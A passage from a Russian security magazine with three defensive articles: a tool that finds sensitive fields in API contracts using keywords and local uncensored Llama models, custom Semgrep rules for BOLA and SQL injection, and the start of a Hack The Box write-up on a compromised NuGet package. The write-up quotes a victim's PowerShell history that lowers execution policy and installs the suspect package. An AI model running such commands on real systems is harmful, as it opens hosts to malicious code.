                "prop_value": "/user/{username}"
            },
            "method": {
                "prop_name": "method",
                "prop_value": "GET"
            }
        },
        "fields": {
            "path.param.username": {
                "field_name": "path.param.username",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.id": {
                "field_name": "output.id",
                "field_type": "integer",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.username": {
                "field_name": "output.username",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.firstName": {
                "field_name": "output.firstName",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.lastName": {
                "field_name": "output.lastName",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.email": {
                "field_name": "output.email",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            }
        }
    },
```

Если, предположим, у нас добавилось новое поле «СНИЛС» в объекте пользователя, оно добавится в Swagger на гейтвее, и в proto-контракте, и в схеме базы сервиса владельца пользовательских данных. Мы, сравнив два состояния на сегодня и на вчера, увидим на дифе это новое поле.

```
root@19bfeed9dc95:/app# diff -y api_gateway_yesterday.json api_gateway_today.json
    ...
            "output.lastName": {                                "output.lastName": {
                "field_name": "output.lastName",                    "field_name": "output.lastName",
                "field_type": "string",                             "field_type": "string",
                "file": "swagger.yaml",                             "file": "swagger.yaml",
                "line": 1                                           "line": 1
            },                                                  },
                                                          >     "output.snils": {
                                                          >         "field_name": "output.snils",
                                                          >         "field_type": "string",
                                                          >         "file": "swagger.yaml",
                                                          >         "line": 1
                                                          >     },
            "output.email": {                                   "output.email": {
                "field_name": "output.email",                       "field_name": "output.email",
                "field_type": "string",                             "field_type": "string",
                "file": "swagger.yaml",                             "file": "swagger.yaml",
                "line": 1                                           "line": 1
            }                                                   }
        }                                                   }
    },                                                  },
```

Итак, теперь мы умеем вынимать из кода сервисов Swagger и Protobuf, а сравнив состояния сервисов за вчера и за сегодня, знаем, какие поля поменялись.

СКОРИНГ НА МИНИМАЛКАХ

Опытный аппсек-инженер может сразу заметить, что в большом продукте ежедневно происходит огромное количество изменений в сервисах. Даже если мы будем следить только за изменениями во внешних контрактах (proto, QraphQL, сваггеры и схемы БД), нас все равно может завалить десятками сообщений об этих изменениях. Нужно как-то фильтровать поток.

Мы представляем себе архитектуру нашего продукта и знаем хотя бы на интуитивном уровне, какие данные внутри него нам нужно беречь. Попробуем составить базовый набор ключевых слов, чтобы все поля в наших контрактах и сами содержащие их контракты окрашивались как критичные, а остальные — нет. Создадим базовый набор правил, которые разметят поля в контрактах по критичным категориям.

```
tests > config_samples > conf.yaml
score_tags:
  pii:
    high:
      - 'firstname'
      - 'lastname'
      - 'phone'
      - 'passport'
    medium:
      - 'address'
    low:
      - 'city'
  finance:
    high:
      - 'pan'
      - 'card_number'
    medium:
      - 'amount'
      - 'balance'
  auth:
    high:
      - 'password'
      - 'pincode'
      - 'codeword'
      - 'token'
    medium:
      - 'login'
  infra:
    high:
      - 'keycloak'
```

Теперь некоторые поля наших объектов обрели уровень критичности и тег, определяющий тип данных.

```
root@19bfeed9dc95:/app# appsec-discovery --source tests/ai_samples/api_gateway_today/
--config tests/config_samples/conf.yaml
- hash: 8ef982b8b07a023c776790f6c07eca33
  object_name: Route /user/{username} (GET)
  object_type: route
  parser: swagger
  severity: high
  tags:
  - pii
  file: swagger.yaml
  line: 1
  properties:
    path:
      prop_name: path
      prop_value: /user/{username}
    method:
      prop_name: method
      prop_value: GET
  fields:
    path.param.username:
      field_name: path.param.username
      field_type: string
      file: swagger.yaml
      line: 1
    output.id:
      field_name: output.id
      field_type: integer
      file: swagger.yaml
      line: 1
    output.username:
      field_name: output.username
      field_type: string
      file: swagger.yaml
      line: 1
    output.firstName:
      field_name: output.firstName
      field_type: string
      file: swagger.yaml
      line: 1
      severity: high
      tags:
      - pii
    output.lastName:
      field_name: output.lastName
      field_type: string
      file: swagger.yaml
      line: 1
      severity: high
      tags:
      - pii
    output.snils:
      field_name: output.snils
      field_type: string
      file: swagger.yaml
      line: 1
    output.email:
      field_name: output.email
      field_type: string
      file: swagger.yaml
      line: 1
```


Прекрасно, теперь мы можем по уже собранным схемам данных понять, где у нас много критичной информации и с какими сервисами нужно познакомиться поближе, а какие можно пока оставить в покое.

Также в потоке изменений мы можем реагировать только там, где в схемах добавились или поменялись критичные поля. Зачем нам знать, что у пользователя появилось поле «Любимый фильм»? А вот если у него добавилось поле для ввода ИНН или номера паспорта — неплохо бы обратить на это внимание.

ПОДКЛЮЧАЕМ ЖЕЛЕЗНЫЕ МОЗГИ


С базовыми правилами мы разобрались, но остается ощущение, что мы не уследим, если где-нибудь в нашем продукте появится новый тип данных, для которого мы не придумали правила заранее. Уже сейчас в примерах правил мы видим, что неплохо бы было разметить и СНИЛС, и email, а в базовых правилах их нет.

Как бы нам заложить в логику оценки новых объектов базовый здравый смысл? Задача звучит просто: хочется, чтобы система сама позвала нас, если найдет что-то подозрительное. Это звучит как задача, с которой должны хорошо справиться современные LLM. Проверим эту гипотезу с королем всех LLM-моделей, его величеством ChatGPT.



Ожидаемо идеальный результат. Но тут сразу же возникает целый веер проблем: использование его API стоит денег, ChatGPT недоступен из некоторых регионов, и вообще у нас, безопасников, начинает дергаться глаз при передаче во внешний API критичных данных. Пусть даже это не сами данные, а мета со структурой объектов.

Значит, нам нужна on-premise-альтернатива, и желательно open source. Тут из top-перформеров можно выделить Llama 3.2 от организации, которую нельзя называть, и Phi 3.5 от пока еще не запрещенной в России корпорации Microsoft. Чтобы протестировать качество этих инструментов, проще всего воспользоваться Huggingface — здесь нас ждет изобилие оригинальных, квантизированных и анцензурированных моделей.



Опустим муки выбора среди имеющегося многообразия вариантов: для решения нашей задачи оптимальной с точки зрения размера, потребляемых ресурсов и логики оказалась квантизированная и расцензурированная Llama 3.2 на 3B (3 биллиона токенов) и Llama 3.1 на 8B.

```
tests > config_samples > ai_conf_llama.yaml
parsers:
  - 'swagger'

ai_params:
  model_id: "mradermacher/Llama-3.2-3B-Instruct-uncensored-GGUF"
  gguf_file: "Llama-3.2-3B-Instruct-uncensored.Q8_0.gguf"
  model_folder: "/app/tests/ai_samples/hf_home"
```

Другие варианты моделей с тем же размером либо тупили при выборе правильного набора из предложенных полей, либо ошибались с форматом результата, либо не укладывались в локальные ресурсы.

ЛОКАЛЬНОЕ ИСПОЛЬЗОВАНИЕ МОДЕЛИ

Теперь посмотрим, как пользоваться моделью локально. Из популярных вариантов для экосистемы Python это transformers от того же Huggingface и llama-cpp-python, которая представляет собой враппер для сишной либы `llama.cpp`. Первый вариант достойно показывает себя при наличии доступа к GPU, но без него на CPU дождаться результатов на стареньком Macbook Pro M2 мне так и не удалось. В итоге llama-cpp-python оказалась лучшим выбором для обычного десктопного железа и виртуализации: загрузка модели и последующие ответы занимают считаные секунды — вполне приемлемый результат для нашей не слишком rial-time задачи.

Итак, вызов модели из кода достаточно тривиален, системный промпт будет аналогичен таковому для ChatGPT.

```
llm = Llama.from_pretrained(
    repo_id=score_config.ai_params.model_id,
    filename=score_config.ai_params.gguf_file,
    verbose=False,
    cache_dir=score_config.ai_params.model_folder
)

system_prompt = ''' You are security bot, for provided objects select only field names
                    that contain personally identifiable information, passport or other
                    person identification document numbers, finance or payment information,
                    authentication and other sensitive data.

                    Answer with only list of sensitive field names like ['field_name1', 'field_name2']
                    or empty list'''
```

При первом запуске библиотека загружает в указанный каталог с кешем выбранную нами модель, дальше этот кеш можно использовать в офлайн-окружении.

```
hf_home
  > .locks
  models--mradermacher--Llama-3.2-3B-Instruct-uncensored-GGUF
    > blobs
    > refs
    > snapshots
  models--QuantFactory--DarkIdol-Llama-3.1-8B-Instruct-1.2-Uncensored-GGUF
    > blobs
    > refs
    > snapshots
```

Вот результаты для 3B-модели.

```
question = '''
Object: User
Field_names:
    id
    full_name
    first_name
    last_name
    music_album
    address
    snils
    inn
    pan
    tshirt_size
    password
    auth_token
    user.codeword
    pets_lover
    documet_number
'''

response = llm.create_chat_completion(
  messages = [
      {"role": "system", "content": system_prompt},
      {
          "role": "user",
          "content": question
      }
  ]
)
"['auth_token', 'password', 'snils', 'inn', 'pan', 'documet_number']"
answer = response['choices'][0]["message"]["content"]
```

И на том же запросе для 8B-модели.

```
question = '''
Object: User
Field_names:
    id
    full_name
    first_name
    last_name
    music_album
    address
    snils
    inn
    pan
    tshirt_size
    password
    auth_token
    user.codeword
    pets_lover
    documet_number
'''

response = llm.create_chat_completion(
  messages = [
      {"role": "system", "content": system_prompt},
      {
          "role": "user",
          "content": question
      }
  ]
)
" ['id', 'full_name', 'first_name', 'last_name', 'snils', 'inn', 'pan', 'password', 'auth_token', 'documet_number']"
answer = response['choices'][0]["message"]["content"]
```

В младшей модели результат был получен примерно за 10 секунд, и, как мы видим, он совсем не идеален. Старшая модель думала порядка 30 секунд и нашла больше значимых для нас полей, но, допустим, пропустила `codeword` и добавила явно лишний для нашего контекста `id`.

Также на большой выборке данных адекватность ответа сильно зависит от количества полей в запросе: и та и другая модель может посчитать критичным поле в объекте с небольшим количеством полей, но затупить, если у нас на входе и выходе объекта достаточно развесистые структуры данных.

В результате проб и ошибок я пришел к тому, что оптимальна по соотношению качества результата и затраченного на вычисление времени младшая модель с запросами по отдельным полям. Мы тратим на каждое поле считаные секунды и в большинстве случаев получаем стабильный результат.

```
system_prompt = ''' You are security bot, for provided objects select only field names
                    that contain personally identifiable information, passport or other
                    person identification document numbers, finance or payment information,
                    authentication and other sensitive data.'''

question = '''
For object: User

Field name: snils

Can contain sensitive data? Answer only 'yes' or 'no',
'''

response = llm.create_chat_completion(
  messages = [
      {"role": "system", "content": system_prompt},
      {
          "role": "user",
          "content": question
      }
  ]
)
'yes'
answer = response['choices'][0]["message"]["content"]
```

Старшая модель в запросах по единичным полям показывает себя сравнимо с облачными аналогами, но и тратит на каждый запрос 15–20 секунд, что обходится слишком дорого для больших объектов. Нужно думать про кеши, поднятый в памяти и прогретый пул объектов моделей с распределением по нему запросов и более подходящее для задачи железо. Использование большого объема памяти и GPU дает драматический прирост в скорости, и мы получаем время реакции на старших моделях, измеряемое в единицах секунд.

Но все-таки мы научились получать в сканере критичные объекты с достаточно общим запросом на входе.

```
root@19bfeed9dc95:/app# appsec-discovery --source tests/ai_samples/api_gateway_today/ --config tests/config_samples/ai_conf_llama.yaml
- hash: 8ef982b8b07a023c776790f6c07eca33
  object_name: Route /user/{username} (GET)
  object_type: route
  parser: swagger
  severity: high
  tags:
  - pii
  - auth
  - llm
  file: swagger.yaml
  line: 1
  properties:
    path:
      prop_name: path
      prop_value: /user/{username}
      severity: medium
      tags:
      - auth
    method:
      prop_name: method
      prop_value: GET
  fields:
    path.param.username:
      field_name: path.param.username
      field_type: string
      file: swagger.yaml
      line: 1
      severity: medium
      tags:
      - auth
      - llm
    output.id:
      field_name: output.id
      field_type: integer
      file: swagger.yaml
      line: 1
```


```
- hash: 40140abef3b5f45d447d16e7180cc231
  object_name: Route /user/login (GET)
  object_type: route
  parser: swagger
  severity: high
  tags:
  - auth
  - llm
  file: swagger.yaml
  line: 1
  properties:
    path:
      prop_name: path
      prop_value: /user/login
      severity: medium
      tags:
      - auth
    method:
      prop_name: method
      prop_value: GET
  fields:
    query.param.username:
      field_name: query.param.username
      field_type: string
      file: swagger.yaml
      line: 1
      severity: medium
      tags:
      - auth
      - llm
    query.param.password:
      field_name: query.param.password
      field_type: string
      file: swagger.yaml
      line: 1
      severity: high
      tags:
      - auth
      - llm
    output:
      field_name: output
      field_type: string
      file: swagger.yaml
      line: 1
```

ВЫВОДЫ

Мы получили инструмент, который вынимает из кода объекты по нашему уже известному набору ключевых слов или по общему запросу к LLM-модели. Хотелось бы использовать этот инструмент на долгой дистанции.

Самое простое — периодически прогонять скан по доступной нам кодовой базе и смотреть на diff критичных изменений. Там, где появились новые критичные объекты, нужно разбираться в деталях.

Есть вариант чуть посложнее, когда мы запускаем discovery-скан в CI/CD с выгрузкой результата в SARIF (`--output report.json --output-type sarif`) и с последующей отправкой в DefectDojo. Отслеживать и триажить появление новых критичных объектов от сканера можно так же, как мы разбираемся с уязвимостями.



WWW

Тулзу appsec-discovery, с помощью которой выполнялось сканирование представленных на скриншотах данных, ты можешь найти на моем гитхабе.

У себя мы собираем структуру объектов вместе с оценкой их критичности и грузим в базу отдельного сервиса, дальше развлекаемся с разнообразными графиками и пирожочками с помощью Apache Superset в тандеме с Trino.

СЕМЬ БЕД — ОДИН SEMGREP

Ищем уязвимый код с помощью кастомных правил

Всеволод Дергунов
dergunovvs@gmail.com

Евгений Гриценко
saintcode.ru

Статический анализ безопасности приложений (SAST) нужен для анализа исходного кода или байт-кода без выполнения программы. Эта дополнительная проверка помогает заранее обнаружить уязвимый код. Однако с настройками по умолчанию SAST малоэффективен. В этой статье посмотрим, как можно его улучшить.

В предыдущей статье мы показали, как находить уязвимости в приложениях с помощью динамического сканирования (DAST) на примере сканера Nuclei. Однако DAST — это лишь один из подходов к построению безопасности. В этот раз рассмотрим статический анализ и принципы, на которых он строится.

Ты, возможно, сталкивался со статическими линтерами в популярных IDE вроде VS Code. Они анализируют исходный код и дают рекомендации по улучшению. Примерно так же работает и SAST, только с уклоном в безопасность.

Благодаря SAST специалисты, ответственные за безопасность кода, backend-разработчики, инженеры Application Security, сотрудники DevSecOps и DevOps могут немного расслабиться, так как есть дополнительный уровень проверки и проблемный код не сразу попадет в продуктовое окружение.

Однако с настройками по умолчанию SAST не отличается высокой эффективностью. Чтобы выжать из него максимум, нужно добавить свои настройки — в идеале для конкретного приложения. Мы покажем, как это делать.

В качестве инструмента я выбрал Semgrep, как самый простой способ познакомиться со статическим анализом.

Напишем три правила для обнаружения уязвимостей в API:

1. Broken Object Level Authorization.
2. Broken Function Level Authorization.
3. SQL Injection.

В качестве уязвимой кодовой базы снова возьмем специальное приложение для тестирования защищенности API — VAmPI.

Запускать нам его в этот раз не нужно, достаточно просто скачать исходный код:

```
git clone https://github.com/erev0s/VAmPI
cd VAmPI
```

Для сканирования приложения локально установим Semgrep. Он доступен на всех популярных операционных системах, а инструкция по установке есть на официальном сайте. Универсальный способ — ставить через пакетный менеджер **pip**:

```
python3 -m pip install semgrep
```

Чтобы запустить Semgrep со встроенными правилами, нужно перейти в директорию с исходным кодом тестируемого приложения и выполнить следующую команду:

```
semgrep --config=auto
```

При таком запуске Semgrep обнаружил только небезопасное использование секретов в исходном коде. Это лучше, чем ничего, но в нашем уязвимом приложении точно есть и более опасные баги.

Обрати внимание, что это бесплатная версия, а разработчики явно говорят, что в платной версии заложено гораздо больше экспертизы. Возможно, в нашем примере ситуация тоже бы изменилась в лучшую сторону.

Однако мы решим проблему иначе: добавив собственные правила. Но сначала рассмотрим, как устроен SAST.

СТАТИЧЕСКИЙ АНАЛИЗ БЕЗОПАСНОСТИ

Чтобы понять, как работает SAST, рассмотрим четыре подхода:

- **Abstract syntax tree (AST), абстрактное синтаксическое дерево.** AST помогает инструментам SAST понять структуру кода и его семантику. AST — это структура данных, представляющая синтаксическую иерархию исходного кода программы в виде дерева. Например, одним из узлов может быть вызов метода, а его аргументы будут дочерними узлами.
- **Control flow graph (CFG), граф потока управления.** На основе CFG инструменты SAST могут анализировать возможные пути выполнения программы. CFG представляет собой граф, где узлы обозначают базовые блоки кода (последовательности инструкций без ветвлений), а ребра — возможные пути выполнения между этими блоками. Этот граф позволяет понять, как управление передается по программе.
- **Data flow graph (DFG) — граф потока данных.** Анализ потока данных позволяет выявить уязвимости, связанные с неправильной передачей или использованием данных. DFG — граф, в узлах которого расположены операции, а ребра показывают поток данных между этими операциями.
- **Taint analysis — анализ зараженности.** Это продвинутая версия DFG, она фокусируется на отслеживании источников потенциально опасных данных (например, пользовательского ввода) через программу и проверке того, как эти данные используются. Если такие данные применяются без надлежащей фильтрации или валидации, это может привести к уязвимостям.

КАК РАБОТАЕТ SAST?

Теперь по шагам посмотрим, что, собственно, делает SAST.

1. **Анализирует исходный код.** SAST-инструменты анализируют исходный код, используя AST, CFG, DFG и другие модели, чтобы получить полное представление о структуре и логике программы.
2. **Ищет паттерны уязвимостей.** Применяя различные правила и паттерны (например, использование небезопасных функций, неправильная обработка ошибок), инструменты SAST обнаруживают потенциальные уязвимости.
3. **Создает отчеты.** SAST-инструменты генерируют отчеты с описанием найденных уязвимостей, указывая на проблемные места в коде.

SEMGREP — ЭТО КАК GREP?

Думаю, ты знаком с grep — это популярный инструмент для поиска текстовых строк с помощью регулярных выражений. О структуре кода, впрочем, он ничего не знает. Представь grep, который понимает код так же, как и ты. Semgrep не просто ищет совпадения по тексту, а учитывает синтаксис и структуру кода.

ПИШЕМ ПРАВИЛО ДЛЯ SEMGREP

Правила в Semgrep описываются на YAML.

```
rules:
  - id: no-eval
    pattern: eval(...)
    message: "Avoid using eval, as it can lead to security
vulnerabilities."
    languages: [python, javascript]
    severity: warning
```

Каждое правило обязательно содержит:

- **id** — уникальный идентификатор шаблона;
- **pattern** — шаблон, который нужно искать в коде;
- **message** — сообщение, которое будет выведено при совпадении;
- **languages** — языки программирования, на которых должно выполняться правило;
- **severity** — уровень важности (например, warning, error).

В примере выше Semgrep будет искать использование функции `eval` в коде на Python и JavaScript и выдавать предупреждение, так как использование `eval` может быть небезопасным.

Оператор «многоточие» — паттерн для нуля или более элементов, таких как аргументы, операторы, параметры, поля, символы.

TAINT ANALYSIS

Taint analysis в Semgrep — это метод отслеживания данных, которые поступают из ненадежных источников (например, ввода пользователя) и могут быть использованы в опасных контекстах (например, в функциях, выполняющих код, таких как `eval` или `exec`). Цель taint analysis — предотвратить использование таких данных без должной обработки.

Пример простого taint-правила в Semgrep

```
rules:
  - id: taint-example
    pattern-sources:
      - pattern: request.get(...)
    pattern-sinks:
      - pattern: exec(...)
    message: "Potentially unsafe data is passed to exec."
    languages: [python]
    severity: error
    mode: taint
```

Здесь важно понимать основные концепции:

- **источники (sources)** — это места в коде, где данные считаются потенциально небезопасными. Например, данные, полученные через ввод пользователя, запросы, переменные окружения и так далее;
- **санитайзеры (sanitizers)** — это функции или методы, которые обрабатывают или фильтруют данные, чтобы сделать их безопасными для использования;
- **приемники (sinks)** — это места, где использование данных может быть опасным, например передача данных в функции, выполняющие код, или создание SQL-запросов.

В этом примере Semgrep будет искать, где данные, полученные через `request.get(...)`, передаются в функцию `exec(...)`. Такая схема привела бы к появлению уязвимости, которую может обнаружить и проэксплуатировать злоумышленник.

ПИШЕМ ШАБЛОНЫ ДЛЯ SEMGREP

Broken Object Level Authorization

Статический анализ предполагает наличие исходного кода, поэтому мы можем учесть конкретные особенности нашего приложения. Мы знаем, что в нем есть возможности взаимодействия с книгами, и мы знаем, как это реализовано в коде. Проверим, что во всем приложении перед тем, как выполнить какую-либо операцию с книгой, проверяется, какому пользователю она принадлежит.

В нашем учебном приложении проверка того, какому пользователю принадлежит книга, происходит прямо в теле контроллера. Поэтому и в правиле для Semgrep мы учтем ее именно так.

Создадим файл `templates/bola.yaml` и запишем в него следующее:

```
rules:
    - id: python-bola
      languages: [python]
      message: Access to data without verifying that it belongs to
the user
      severity: ERROR
      patterns:
          - pattern-not-inside: |
              $USER = User.query.filter_by(...).first()
              ...
              $OBJ.query.filter_by(...,user=$USER,...)
          - pattern: $OBJ.query.filter_by(...)
          - metavariable-regex:
                metavariable: $OBJ
                regex: Book
```

Разберем правило:

- `pattern-not-inside` говорит Semgrep, что случай, в котором переменная `$USER` используется при обращении к переменной `$OBJ`, не является уязвимым;
- `pattern` — напротив, говорит, что обращение без `$USER` уязвимо;
- `metavariable-regex` позволяет задать переменную `$OBJ` как регулярное выражение, что может быть полезно, если мы проверяем не только объекты `Book`.

Мы указали метод `query.filter_by` и прочие явные конструкции языка в правиле потому, что **мы знаем, что именно так они применяются в коде нашего приложения**.

Broken Function Level Authorization

Пользовательские данные — это в большинстве чувствительная информация. Проверим, что в нашем приложении нельзя получить доступ к данным пользователя без авторизации.

Опять же из понимания устройства нашей системы контроля доступа мы знаем, что в контроллерах, обрабатывающих запросы к данным пользователей, должна вызываться функция `token_validator`, отвечающая за авторизацию. Создадим файл `templates/bfla.yaml` и запишем в него правило:

```
rules:
    - id: python-bfla
      languages: [python]
      message: Access to user data without authorization
      severity: ERROR
      patterns:
        - pattern-either:
            - pattern-inside: |
                def $FUNC(...):
                ...
                $RETURN = $RESPONSE(...,$OBJ,...)
                ...
                return $RETURN
                ...
            - pattern-inside: |
                def $FUNC(...):
                ...
                return $RESPONSE(...,$OBJ,...)
                ...
        - pattern-not-inside: |
            def $FUNC(...):
            ...
            token_validator(...)
            ...
        - metavariable-regex:
                metavariable: $OBJ
                regex: .*User\\.
```

Разберем правило:

- `pattern-either` — этот оператор выполняет логическую операцию ИЛИ над одним или несколькими дочерними паттернами;
- вложенные в `pattern-either` два `pattern-inside` говорят Semgrep, что мы ищем контроллер, возвращающий в ответе данные объекта `$OBJ`. Мы описываем сразу несколько возможных паттернов, поэтому `pattern-inside` несколько;
- `pattern-not-inside` учитывает, что в уязвимом контроллере нет вызова функции `token_validator`;
- `metavariable-regex` позволяет задать переменную `$OBJ` как регулярное выражение, что может быть полезно, если мы проверяем не только объекты `User`.

Мы используем переменные `$FUNC` и `$RESPONSE`, чтобы найти контроллеры и функции подготовки ответов. Мы никак не ограничиваем их названия, поэтому Semgrep найдет все. Если бы мы хотели найти только контроллеры, названия которых начинаются с `get`, мы бы уточнили переменную `$FUNC` в `metavariable-regex`.

SQL Injection

Одна из самых старых, тем не менее до сих пор актуальных и опасных уязвимостей — это SQL-инъекция. Подготовим правило, проверяющее, что в нашем приложении нет небезопасных запросов к базе данных — таких, в которые попадает пользовательский ввод. Эту задачу можно решить с помощью taint analysis. Создадим файл `templates/sqli.yaml` и запишем следующее:

```
rules:
    - id: tainted-python-sqli
      languages: [python]
      severity: ERROR
      message: User-controlled data from a request is passed to db.
execute
      mode: taint
      pattern-sinks:
        - patterns:
            - pattern: $QUERY
            - pattern-inside: $DB.execute(...,$QUERY,...)
      pattern-sources:
        - patterns:
            - pattern: $ARG
            - pattern-inside: |
                def $HANDLER(...,$ARG,...):
                ...
```

Разберем правило:

- `mode: taint` — говорит, что будет применен taint analysis;
- `pattern-sinks` — задает паттерны небезопасных мест, куда могут приходить данные;
- `pattern-sources` — задает, какие паттерны источников данных мы считаем небезопасными.

В нашем случае мы ищем пути, в которых данные из контроллера могут попасть в вызов метода `execute`.

Сканируем стенд


Чтобы запустить сканирование Semgrep с нашими шаблонами, достаточно просто перейти в директорию с исходным кодом тестируемого приложения и выполнить команду

```
semgrep --config templates
```

Здесь `templates` — директория, в которой находятся наши шаблоны.

В результате запуска наших кастомных правил мы обнаружили пять уязвимостей в приложении.

Если нажать названия файлов из вывода Semgrep, то мы окажемся в месте с уязвимым кодом и сможем подтвердить уязвимость.



SQL-инъекция

ВЫВОДЫ

Итак, в этой статье мы:

- рассмотрели особенности статического анализа безопасности приложений, базовые принципы, на которых он строится, и более продвинутый taint analysis;
- научились писать простые правила для Semgrep;
- составили три шаблона для нахождения реальных опасных уязвимостей с учетом особенностей выбранного приложения.

Важный плюс в том, что мы можем продолжать использовать один раз написанные шаблоны для новых версий текущего приложения, а также взять их за основу и для других приложений с похожей кодовой базой.

NUTS

Расследуем атаку на пакетный менеджер NuGet

В этой статье разберем процесс реагирования на инцидент, связанный с компрометацией менеджера пакетов NuGet. Рассматривать атаку мы будем на примере лабораторной работы Nuts из раздела Sherlocks на площадке Hack The Box.

sab3rt1le
FORensics FOR fun ;)
@k0n70r4


NUTS

Нам даны файлы диска `C:`, журналы `$J`, `$MFT`, папки пользователей, prefetch-файлы — в общем, частичный дамп простой пользовательской системы.

Уникальность лабораторной работы в том, что к ней нет никакого описания, поэтому строить вектор атаки и искать необходимые артефакты мы будем, опираясь на имеющиеся вопросы.

ПЕРВОНАЧАЛЬНЫЙ ДОСТУП

Начать поиск артефактов можно с простого просмотра файлов и каталогов системы. Перейдя в папку `Users`, мы увидим, что на хосте существует один пользователь `Administrator`. Если проанализировать его домашнюю директорию, то можно понять, что в стандартных папках `Documents`, `Downloads`, `Desktop`, `Searches` нет ничего интересного, кроме установщика Visual Studio в загрузках.



Внимание привлекает папка `.nuget` с находящимся внутри каталогом пакета `PublishIgnor`. Значит, в системе установлен NuGet.

NuGet — это бесплатный пакетный менеджер с открытым исходным кодом, служащий для .NET и .NET Core механизмом совместного использования кода. Официально поддерживается фирмой Microsoft. Другими словами, это система распространения ПО, которая позволяет разработчикам загружать и включать в свои проекты готовые к работе библиотеки .NET. Легко интегрируется с MSBuild и Visual Studio, установщик которого мы заметили ранее.

С имеющимися сведениями попробуем ответить на первый вопрос.

> *Как Алекс (администратор) интегрировал пакет, экономящий время, в процесс развертывания?*

Можем предположить, что пользователь как раз пытался интегрировать `PublishIgnor` в Visual Studio. Он мог попробовать установить пакет с помощью `cmd.exe` или `powershell.exe`.

В предоставленных файлах нет никаких журналов логирования Visual Studio или NuGet, однако удалось найти журнал PowerShell вот в такой директории:


```
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline
```

В файле `ConsoleHost_history.txt` видно две попытки установки пакета.


```
Set-ExecutionPolicy -ExecutionPolicy Unrestricted
python -m pip install setuptools
mkjffffffffff
f
cd .\Desktop\
mkdir elastic
cd .\elastic\
$ProgressPreference = 'SilentlyContinue'
Invoke-WebRequest -Uri https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-8.3.2
nuget
nuget install PublishIgnor --version 1.0.11-beta
nuget install PublishIgnor -Version 1.0.11-beta
./kape.exe --tsource C:\ --tdest '\\vmware-host\Shared Folders\yep' --target KapeTriage --zip output
```

Теперь необходимо понять, как предположительно вредоносный пакет попал на хост. Если просмотреть установленное ПО в директории `C:\Users\Administrator\AppData\Local`, можно заметить пару браузеров: Microsoft Edge и Google Chrome. Проверим историю Chrome на наличие интересующих нас ссылок и загрузок.


База данных, хранящая историю поиска и интересные URL, расположена в `Google\Chrome\User Data\Default`. Откроем файл `History` утилитой DB Browser.




Видим 19 таблиц, но из них весьма полезными могут оказаться только две. В таблице `clusters_and_visits` можно заметить URL страницы установленного пакета PublishIgnor.




Перейдя по ссылке, увидим, что пакет удален, также можно заметить ник автора.

